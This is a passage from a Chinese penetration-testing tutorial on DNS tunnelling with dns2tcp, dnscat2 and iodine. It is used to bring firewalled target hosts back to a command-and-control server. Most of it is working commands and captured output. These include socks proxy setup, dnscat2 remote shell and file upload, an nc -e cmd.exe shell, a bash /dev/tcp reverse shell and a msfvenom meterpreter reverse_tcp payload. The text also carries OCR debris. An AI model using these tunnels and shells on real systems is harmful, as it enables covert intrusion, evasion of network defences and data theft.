


利用dns2tcp对目标进行socks代理。


Socks5服务使用dante搭建 服务端vps搭建dante socks5服务器 apt-get install dante-server 修改dante配置文件/etc/danted.conf 其中internal根据vps网卡和dns2tcp配置socks5端口更改，本次测试使用socks5端口为1080

```
logoutput: /var/log/sockd.log
internal: eth0 port = 1080
external: eth0
method: username none
user.privileged: proxy
user.notprivileged: nobody
client pass {
from: 0.0.0.0/0 port 1-65535 to: 0.0.0.0/0
}
pass {
from: 0.0.0.0/0 to: 0.0.0.0/0
protocol: tcp udp
}
```

`danted start` 启动dante socks服务 下图为dns2tcp配置文件、danted服务监听端口情况。



启动dns2tcp服务端




启动dns2tcp客户端，客户端(被控端)连接服务端

```
G:\intranet\tunnel\ProxyToolkits-master>dns2tcpc.exe -d 3 -r socks5 -z x.
.      -l 880
No DNS given, using 192.168.187.2 (first system preferred DNS server)
debug level 3
Debug socket.c:233       Create socket for dns : '192.168.187.2'
Listening on port : 880
When connected press enter at any time to dump the queue
```

启动dns2tcp客户端，客户端(被控端)连接服务端


```
G:\intranet\tunnel\ProxyToolkits-master>dns2tcpc.exe -d 3 -r socks5 -z x.
.      -l 880
No DNS given, using 192.168.187.2 (first system preferred DNS server)
debug level 3
Debug socket.c:233       Create socket for dns : '192.168.187.2'
Listening on port : 880
When connected press enter at any time to dump the queue
```

之后可以使用socks代理工具，连接本机的880端口即可代理至目标网络环境。 下图为使用proxifier。



下图为

firefox 配置socks代理



dns隧道之dnscat2

前言

在渗透测试工作中，经常会碰到web入口机或内网主机无论使用TCP、UDP都无法使其上线c2服务端，而且web入口主机被层层waf保护，reg、abtts、tunna等HTTP代理都无法使用的情况。

但是如果这台主机可以解析域名，或者可以ping出互联网域名指向ip，此时不妨试试通过dns协议进行内网流量传输。 自从cobalt strike dns出网方式的加入，越来越多人了解并使用通过dns协议建立隧道并进行内网数据传输,因为dns流量更加隐蔽，防火墙拦截概率低。

本系列文章将会介绍三种dns隧道工具，iodline、dnscat、dns2tcp，之所以选择这三个工具做讲解，是因为这三种工具都有自己的独特之处，且这三种工具客户端(被控端)程序均有linux和Windows版本。

使用dns隧道，首先需要了解dns隧道传输的原理。 Dns隧道需要将域名(通常为子域名)解析的记录包全部传送给A记录指向的服务器，之后所指向dns服务器对数据包进行解包-解析。

所以需要准备一个域名，并且添加一条NS记录，并且为这条NS记录添加对应的A记录指向。

故使用dns隧道工具，只需配置两条dns记录。

关于DNS各种记录类型，可查看(https://www.alibabacloud.com/help/zh/doc-detail/58077.htm),这里只说明将会使用的A记录与NS记录。

A 记录

（1）什么情况下会使用到A记录?

如果需要将域名指向一个IP地址，就需要添加A记录。

（2）A记录的添加方式

- 记录类型为A。
- 主机记录处填子域名（比如需要添加www.abc.com的解析，只需要在主机记录处填写www即可；如果只是想添加abc.com的解析，主机记录直接留空，系统会自动填一个"@"到输入框内）。
- 线路类型（默认为必填项，否则会导致部分用户无法解析）。
- 记录值为IP地址，只可以填写IPv4地址。
- TTL不需要填写，添加时系统会自动生成，默认为600秒（TTL为缓存时间，数值越小，修改记录各地生效时间越快）。

NS 记录

(1) 什么情况下会用到NS记录?

如果需要把子域名交给其他DNS服务商解析，就需要添加NS记录。


(2) NS记录的添加方式

- 记录类型为NS。
- 主机记录处填子域名（比如需要将opo.abc.com的解析授权给其他DNS服务器，只需要在主机记录处填写opo即可，NS记录的主机记录（RR值）不能为空，主机记录@不能作为NS记录使用，且NS记录不支持泛解析【将所有子域名解析到同一地址】，授权出去的子域名不会影响其他子域名的正常解析）。
- 线路类型（默认为必填项，否则会导致部分用户无法解析）。
- NS记录值，NS向下授权，请填写DNS域名记录值为要授权的DNS服务器域名，为了保证服务可靠性，建议您添加至少2组DNS服务（例如：ns1.alidns.com, ns2.alidns.com）。
- TTL不需要填写，添加时系统会自动生成，默认为600秒（TTL为缓存时间，数值越小，修改记录各地生效时间越快）。

配置A记录的目的是告诉dns服务器，某个域名对应的IP是谁。 配置NS记录的目的是在指定某个子域名的DNS服务器。

例如域名"baodu.com"，添加NS记录类型的解析，主机记录值为"hi"，记录值为"dns.baodu.com"。则此记录生效后，所有关于"hi.baodu.com"及其子域名的DNS查询，都会找DNS服务器"dns.baodu.com"。

此次测试使用如下图所示腾讯云域名。



Dnscat2

Dnscat2(https://github.com/iagox86/dnscat2),服务端(vps、a记录指向服务器)下载源码后，只需编译server版dnscat2，进入dnscat2目录下的server目录，执行以下命令进行安装。

```
gem install bundler
bundle install
```

```
root@VM-0-8-ubuntu:~/dnscat2/server# bundle install
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and
installing your bundle as root will break this application for all non-root
users on this machine.
Using bundler 2.0.2
Using ecdsa 1.2.0
Using salsa20 0.1.1
Using sha3 1.0.1
Using trollop 2.1.2
Bundle complete! 4 Gemfile dependencies, 5 gems now installed.
Use `bundle info [gemname]` to see where a bundled gem is installed.
```

服务端(vps、a记录指向服务器)执行如下命令。 `sudo ruby ./dnscat2.rb x.domain.com --secret=pass111` x.domain.com为配置ns服务器A记录域名，--secret=pass111为dns流量加密传输设置的加密密码。

```
root@VM-0-8-ubuntu:~/dnscat2/server# sudo ruby ./dnscat2.rb x.          --s
ecret=pass111
```

客户端(被控端)执行 `dnscat2-v0.07-client-win32.exe --secret=pass111 x.domain.com`

```
G:\intranet\tunnel\ProxyToolkits-master\dnscat2\dnscat2-v0.07-client-win32>dnsca
t2-v0.07-client-win32.exe --secret=pass111 x.
Creating DNS driver:
 domain = x.
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 192.168.187.2

** Peer verified with pre-shared secret!

Session established!
```

客户端执行命令后，服务端控制台会显示获取到新的连接，window id为1

```
dnscat2> New window created: 1
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
An error occurred (see window 1 for stacktrace): Duplicate SYN received!
An error occurred (see window 1 for stacktrace): Duplicate SYN received!
```

输入window -i windowid进入此窗口(此通道、此隧道)。

```
dnscat2> window -i 1
New window created: 1
history_size (session) => 1000
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.
```

Dnscat2窗口支持如下几种命令

```
command (WIN-IP0T30RDGQM) 1> ?

Here is a list of commands (use -h on any of them for additional help):
* clear
* delay
* download
* echo
* exec
* help
* listen
* ping
* quit
* set
* shell
* shutdown
* suspend
* tunnels
* unset
* upload
* window
* windows
command (WIN-IP0T30RDGQM) 1>
```

常用命令为以下几个

Listen

即端口转发功能，示例 `Listen 127.0.0.1:990 192.168.187.130:7899`

该命令含义是，监听服务端本机ip(即vps ip、域名指向ip) 127.0.0.1，如果127.0.0.1的990端口有网络连接，dnscat2把所有通过990端口的流量转发至客户端网络环境内的192.168.187.130的7899端口。 端口转发功能可使用在连接内网数据库、反弹内网主机shell、连接内网其他系统等。

Shell

执行系统命令，如下图

```
command (WIN-IP0T30RDGQM) 1> shell
Sent request to execute a shell
command (WIN-IP0T30RDGQM) 1> New window created: 2
Shell session created!
Client sent a bad sequence number (expected 9996, received 9986); re-sending
```

执行shell后dnscat2会新建一个shell窗口，如图内id为2。进入该窗口，如下图。

```
command (WIN-IP0T30RDGQM) 1> window -i 2
New window created: 2
history_size (session) => 1000
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.
```

进入shell后如下图所示，可执行windows命令。

```
Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation。保留所有权利。

Client sent a bad sequence number (expected 26895, received 26805), re-sending
Client sent a bad sequence number (expected 26895, received 26805), re-sending
Client sent a bad sequence number (expected 26965, received 26895), re-sending
Client sent a bad sequence number (expected 26965, received 26895), re-sending
cmd.exe (WIN-IP0T30RDGQM) 2> whoami
cmd.exe (WIN-IP0T30RDGQM) 2> whoami
win-ip0t30rdgqm\administrator

Client sent a bad sequence number (expected 27055, received 26965), re-sending
Client sent a bad sequence number (expected 27055, received 26965), re-sending
Client sent a bad sequence number (expected 27080, received 27055), re-sending
Client sent a bad sequence number (expected 27080, received 27055), re-sending
Client sent a bad sequence number (expected 27080, received 27055), re-sending
```

如需返回(停止执行命令) 只需输入exit即可

笔者认为Dnscat的shell窗口格式化显示较差，建议使用listen功能监听端口，客户端使用nc反弹cmd或bash类型shell。如下图所示使用nc反弹windows cmd shell。

比如 `Listen 127.0.0.1:990 192.168.187.130:7899` Dnscat2客户端(即被控端)使用nc监听7899端口

```
nc -vv -lp 7899 -e cmd.exe
```

```
G:\intranet\tool\cmd.exe - nc -vv -lp 7899 -e cmd.exe
Microsoft Windows XP [版本 6.2.9200]
(C) 版权所有 1985-2001 Microsoft Corp.

G:\intranet\tool>nc -vv -lp 7899 -e cmd.exe
listening on [any] 7899 ...
```

服务端(即vps、域名指向服务器)执行 `Nc 127.0.0.1 990` ， 如下图，等待大约10秒左右可弹回cmd shell(视网络环境而定)。

```
root@VM-0-8-ubuntu:~# nc 127.0.0.1 990
Microsoft Windows XP [版本 6.2.9200]
(C) 版权所有 1985-2001 Microsoft Corp.

G:\intranet\tool>whoami
whoami
win-ip0t30rdgqm\administrator

G:\intranet\tool>ipconfig
ipconfig

Windows IP 配置

...

   IPv4 地址 . . . . . . . . . . . . : 192.168.187.130
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.187.2
```

Upload

上传文件至客户端 upload ../../portmap.c c:\3.txt

```
command (WIN-IP0T30RDGQM) 1> upload ../../portmap.c c:\\3.txPOTENTIAL CACHE HIT
t
Attempting to upload ../../portmap.c to c:3.txt
command (WIN-IP0T30RDGQM) 1> Client returned an error: 65535 :: Error opening file for writing
Client sent a bad sequence number (expected 9978, received 9937); re-sending
Client sent a bad sequence number (expected 9978, received 9937); re-sending
Client sent a bad sequence number (expected 9978, received 9937); re-sending
17194 bytes uploaded from ../../portmap.c to c:3.txt
Client sent a bad sequence number (expected 9986, received 9978); re-sending
Client sent a bad sequence number (expected 9986, received 9978); re-sending
```

Tunnels

查看当前隧道端口转发情况。

```
command (WIN-IP0T30RDGQM) 1> tunnels
Tunnel listening on 127.0.0.1:990
```

Sessions

显示当前存在session

```
command (WIN-IP0T30RDGQM) 1> sessions

Windows active in this session (to see all windows, go to
the main window by pressing ctrl-z):

1 :: command (WIN-IP0T30RDGQM) [encrypted and verified] [active]
```

Exit命令，退出当前session或window。 Kill id ，停止某个dns隧道。

此外，如果需要查看dns请求状态，可通过在服务端执行tcpdump查看dns数据包。 `tcpdump -n -i eth0 udp dst port 53`

使用dns协议上线msf之iodine篇

前言

当遇到tcp、udp、http、https、icmp协议都无法使目标主机回连至c2控制端的情况下，如果目标主机可解析外网域名，可以尝试使用dns隧道工具把目标主机环境网络流量转发至c2控制端。本篇文章将会介绍借助**Iodine**使目标主机连接至c2控制端。

Iodine

Iodine的特点在于它为客户端和服务端均建立了两张虚拟网卡，通过两张虚拟网卡进行数据交换，Iodine的使用在gitbook上已有介绍，传送门(http://greatagain.dbappsecurity.com.cn/#/book?type_id=1&id=147)。

Iodine提供linux与windows版本，windows版需要安装TAP驱动，如下图官方文档中已说明。否则会报错。


```
PORTABILITY:

iodine has been tested on Linux (arm, ia64, x86, AMD64 and SPARC64), FreeBSD
(ia64, x86), OpenBSD (x86), NetBSD (x86),
MacOS X (ppc and x86, with http://tuntaposx.sourceforge.net/). and Windows (with OpenVPN TAP32 driver, see
win32 readme file).  It should be easy to port to other unix-like systems that
has TUN/TAP tunneling support. Let us know if you get it to run on other
platforms.
```

如果无TAP驱动运行iodine报错如下图。

```
G:\intranet\tunnel\iodine\iodine-0.7.0-windows\64bit>iodine -f -r -P roset x.
Error opening registry key 绑#
No TAP adapters found. Version 0801 and 0901 are supported.
```

驱动下载链接(https://openvpn.net/community-downloads/),安装如下图。



具体使用如下

服务端执行命令

```
iodined -c -P roset -f 1.1.1.1 x.domain.com -D
```

```
^Croot@VM-0-8-ubuntu:~# iodined -c -P roset -f 1.1.1.1 x.          -D
Debug level 1 enabled, will stay in foreground.
Add more -D switches to set higher debug level.
Opened dns0
Setting IP of dns0 to 1.1.1.1
Setting MTU of dns0 to 1130
Opened IPv4 UDP socket
Listening to dns for domain x.
IN   pkt seq# 1, frag 0 (last=1), fragsize 43, total 43, from user 0
OUT  pkt seq# 0, frag 0 (last=0), offset 0, fragsize 0, total 0, to user 0
PING pkt from user 0, ack for downstream 0/0
PING pkt from user 0, ack for downstream 0/0
OUT  pkt seq# 0, frag 0 (last=0), offset 0, fragsize 0, total 0, to user 0
OUT  again to last duplicate
OUT  user 0 paaaeahq.x.            from dnscache
PING pkt from user 0, ack for downstream 0/0
OUT  pkt seq# 0, frag 0 (last=0), offset 0, fragsize 0, total 0, to user 0
OUT  again to last duplicate
PING pkt from user 0, ack for downstream 0/0
OUT  pkt seq# 0, frag 0 (last=0), offset 0, fragsize 0, total 0, to user 0
OUT  again to last duplicate
OUT  user 0 paaaeahy.x.            from dnscache
OUT  user 0 paaaeaia.x.            from dnscache
OUT  user 0 paaaeahy.x.            from dnscache
PING pkt from user 0, ack for downstream 0/0
OUT  pkt seq# 0, frag 0 (last=0), offset 0, fragsize 0, total 0, to user 0
OUT  again to last duplicate
OUT  user 0 paaaeaii.x.            from dnscache
PING pkt from user 0, ack for downstream 0/0
OUT  pkt seq# 0, frag 0 (last=0), offset 0, fragsize 0, total 0, to user 0
OUT  again to last duplicate
PING pkt from user 0, ack for downstream 0/0
OUT  pkt seq# 0, frag 0 (last=0), offset 0, fragsize 0, total 0, to user 0
PING pkt from user 0, ack for downstream 0/0
OUT  pkt seq# 0, frag 0 (last=0), offset 0, fragsize 0, total 0, to user 0
OUT  again to last duplicate
PING pkt from user 0, ack for downstream 0/0
OUT  pkt seq# 0, frag 0 (last=0), offset 0, fragsize 0, total 0, to user 0
OUT  user 0 paaaeaja.x.            from dnscache
OUT  user 0 paaaeaja.x.            from dnscache
PING pkt from user 0, ack for downstream 0/0
OUT  pkt seq# 0, frag 0 (last=0), offset 0, fragsize 0, total 0, to user 0
```

此时查看服务器ifconfig，可见已经有一张虚拟网卡已启用，ip为1.1.1.1

```
ubuntu@VM-0-8-ubuntu:~$ ifconfig
dns0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-
00-00
          inet addr:1.1.1.1  P-t-P:1.1.1.1  Mask:255.255.255.224
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1130  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth0      Link encap:Ethernet  HWaddr 52:54:00:ab:b6:05
          inet addr:172.30.0.8  Bcast:172.30.15.255  Mask:255.255.240.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40444877 errors:0 dropped:0 overruns:0 frame:0
          TX packets:40424978 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9428107870 (9.4 GB)  TX bytes:8893261642 (8.8 GB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:70774654 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70774654 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:28952134190 (28.9 GB)  TX bytes:28952134190 (28.9 GB)
```

客户端执行

```
iodine -f -r -P roset  x.domain.com
```

```
^Croot@kali:~/hainandaxue# iodine -f -r -P roset x.
Opened dns0
Opened IPv4 UDP socket
Sending DNS queries for x.            to 192.168.187.2
Autodetecting DNS query type (use -T to override)....
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #0
Setting IP of dns0 to 1.1.1.2
Setting MTU of dns0 to 1130
Server tunnel IP is 1.1.1.1
Skipping raw mode
Using EDNS0 extension
Retrying upstream codec test...
iodine: Got NXDOMAIN as reply: domain does not exist
Retrying upstream codec test...
Retrying upstream codec test...
iodine: Got NXDOMAIN as reply: domain does not exist
Retrying upstream codec test...
Retrying upstream codec test...
Switching upstream to codec Base64u
Server switched upstream to codec Base64u
No alternative downstream codec available, using default (Raw)
Switching to lazy mode for low-latency
Server switched to lazy mode
Autoprobing max downstream fragment size... (skip with -m fragsize)
768 ok.. 1152 ok.. ...1344 not ok.. ...1248 not ok.. ...1200 not ok.. ...1176 not ok.. ...1164 not ok.. will use 1152-2=1150
Setting downstream fragment size to max 1150...
Retrying set fragsize...
Connection setup complete, transmitting data.
iodine: Got NXDOMAIN as reply: domain does not exist
```

此时查看客户端(被控端)，执行ifconfig，可见一张新虚拟网卡已启用，ip为1.1.1.2

```
root@kali:~# ifconfig
dns0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1130
        inet 1.1.1.2  netmask 255.255.255.224  destination 1.1.1.2
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.187.129  netmask 255.255.255.0  broadcast 192.168.187.255
        inet6 fe80::20c:29ff:fe0b:61bf  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:0b:61:bf  txqueuelen 1000  (Ethernet)
        RX packets 3240813  bytes 3917272889 (3.6 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1694425  bytes 200164511 (190.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 00:0c:29:0b:61:c9  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12717538  bytes 2036399400 (1.8 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12717538  bytes 2036399400 (1.8 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

测试服务端(1.1.1.1)与客户端(1.1.1.2)连通性

测试连通性采用服务端监听端口，客户端连接该端口。 如下图服务的监听6566端口

```
nc -vv -lp 6566
```

```
ubuntu@VM-0-8-ubuntu:~$ sudo -s
root@VM-0-8-ubuntu:~# nc -vv -lp 6566
Listening on [0.0.0.0] (family 0, port 6566)
```

客户端连接服务端6566端口

```
bash -i >& /dev/tcp/1.1.1.1/6566 0>&1
```

```
root@kali:~/Desktop/tools/CS314_Pro# bash -i >& /dev/tcp/1.1.1.1/6566 0>&1
```

如下图服务端接收到客户端反弹

```
Last login: Fri Nov 29 12:34:10 2019 from 163.177.136.175
ubuntu@VM-0-8-ubuntu:~$ sudo -s
root@VM-0-8-ubuntu:~# nc -vv -lp 6566
Listening on [0.0.0.0] (family 0, port 6566)
Connection from [1.1.1.2] port 6566 [tcp/sane-port] accepted (family 2, sport 51346)
root@kali:~/Desktop/tools/CS314_Pro#
```

这样就可以借助两张虚拟网卡在任意端口做数据传输。 官方称ioline上行速度最大680 kbit/s，下行速度上限可以达到2.3Mbit/s。

借助Iodine隧道回连msf控制台

本篇文章介绍借助Iodine隧道，使客户端(被控端)linux服务器回连c2控制端，windows主机版本使用方法类似。 首先生成linux elf文件反连客户端文件，回连ip填写ioline服务端ip。

```
msfvenom  -p linux/x86/meterpreter/reverse_tcp LHOST=1.1.1.1 LPORT=6377 -f elf >
```

```
root kali:~/Desktop/tools/CS314_Pro# msfvenom  -p linux/x86/meterpreter/reverse_
tcp LHOST=1.1.1.1 LPORT=6377 -f elf > 2.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the pay
load
